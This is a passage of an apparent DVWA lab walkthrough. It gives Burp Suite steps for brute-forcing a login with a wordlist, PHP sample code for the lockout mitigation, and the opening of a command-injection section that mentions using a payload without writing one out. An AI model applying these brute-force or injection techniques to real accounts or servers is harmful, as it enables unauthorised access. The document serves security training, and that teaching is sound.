

Session handling rule editor
Details
Scope
Tools scope
URL scope
Parameter scope
Add
Macro 1
OK
Cancel

7. Intercept the request.





8. Load wordlist for brute force attack.







10. Send request to intruder for make essential changes.





Grep - Match
Grep - Extract


Redirections
HTTP/1 connection reuse
HTTP version

11. Launch attack , filter the output based to our new rule and we will get credentials.



12. Enter credentials and log in the account.



Mitigation:

Brute force (and user enumeration) should not be possible in the impossible level. The developer has added a "lock out" feature, where if there are five bad logins within the last 15 minutes, the locked out user cannot log in.

If the locked out user tries to login, even with a valid password, it will say their username or password is incorrect. This will make it impossible to know if there is a valid account on the system, with that password, and if the account is locked.

This can cause a "Denial of Service" (DoS), by having someone continually trying to login to someone's account. This level would need to be extended by blacklisting the attacker (e.g. IP address, country, user-agent).

Sample Code:

```
<?php

if( isset( $_POST[ 'Login' ] ) && isset ($_POST['username']) && isset
($_POST['password']) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Sanitise username input
    $user = $_POST[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitise password input
    $pass = $_POST[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Default values
    $total_failed_login = 3;
```

```
    $lockout_time       = 15;
    $account_locked     = false;

    // Check the database (Check user information)
    $data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user
= (:user) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR );
    $data->execute();
    $row = $data->fetch();

    // Check to see if the user has been locked out.
    if( ( $data->rowCount() == 1 ) && ( $row[ 'failed_login' ] >=
$total_failed_login ) )  {
        // User locked out.  Note, using this method would allow for user
enumeration!
        //echo "<pre><br />This account has been locked due to too many incorrect
logins.</pre>";

        // Calculate when the user would be allowed to login again
        $last_login = strtotime( $row[ 'last_login' ] );
        $timeout    = $last_login + ($lockout_time * 60);
        $timenow    = time();

        /*
        print "The last login was: " . date ("h:i:s", $last_login) . "<br />";
        print "The timenow is: " . date ("h:i:s", $timenow) . "<br />";
        print "The timeout is: " . date ("h:i:s", $timeout) . "<br />";
        */

        // Check to see if enough time has passed, if it hasn't locked the
account
        if( $timenow < $timeout ) {
            $account_locked = true;
            // print "The account is locked<br />";
        }
    }

    // Check the database (if username matches the password)
    $data = $db->prepare( 'SELECT * FROM users WHERE user = (:user) AND password
= (:password) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR);
    $data->bindParam( ':password', $pass, PDO::PARAM_STR );
    $data->execute();
    $row = $data->fetch();
```

```
    // If its a valid login...
    if( ( $data->rowCount() == 1 ) && ( $account_locked == false ) ) {
        // Get users details
        $avatar       = $row[ 'avatar' ];
        $failed_login = $row[ 'failed_login' ];
        $last_login   = $row[ 'last_login' ];

        // Login successful
        echo "<p>Welcome to the password protected area <em>{$user}</em></p>";
        echo "<img src=\"{$avatar}\" />";

        // Had the account been locked out since last login?
        if( $failed_login >= $total_failed_login ) {
            echo "<p><em>Warning</em>: Someone might of been brute forcing your
account.</p>";
            echo "<p>Number of login attempts: <em>{$failed_login}</em>.<br
/>Last login attempt was at: <em>{$last_login}</em>.</p>";
        }

        // Reset bad login count
        $data = $db->prepare( 'UPDATE users SET failed_login = "0" WHERE user =
(:user) LIMIT 1;' );
        $data->bindParam( ':user', $user, PDO::PARAM_STR );
        $data->execute();
    } else {
        // Login failed
        sleep( rand( 2, 4 ) );

        // Give the user some feedback
        echo "<pre><br />Username and/or password incorrect.<br
/><br/>Alternative, the account has been locked because of too many failed
logins.<br />If this is the case, <em>please try again in {$lockout_time}
minutes</em>.</pre>";

        // Update bad login count
        $data = $db->prepare( 'UPDATE users SET failed_login = (failed_login + 1)
WHERE user = (:user) LIMIT 1;' );
        $data->bindParam( ':user', $user, PDO::PARAM_STR );
        $data->execute();
    }

    // Set the last login time
    $data = $db->prepare( 'UPDATE users SET last_login = now() WHERE user =
(:user) LIMIT 1;' );
    $data->bindParam( ':user', $user, PDO::PARAM_STR );
```

```
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

3. Command Injection Vulnerability

The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has.

Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions.

This attack may also be called "Remote Command Execution (RCE)".


3.1 Low Level Security

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions.


This can be done by adding on to the request, "once the command has executed successfully, run this command".

Steps:


1. Test user input with enter IP address.



2. View source code for analysis.



3. Use payload to exploit vulnerability.




3.2 Medium Level Security

The developer has read up on some of the issues with command injection, and placed in various pattern patching to filter the input. However, this isn't enough.

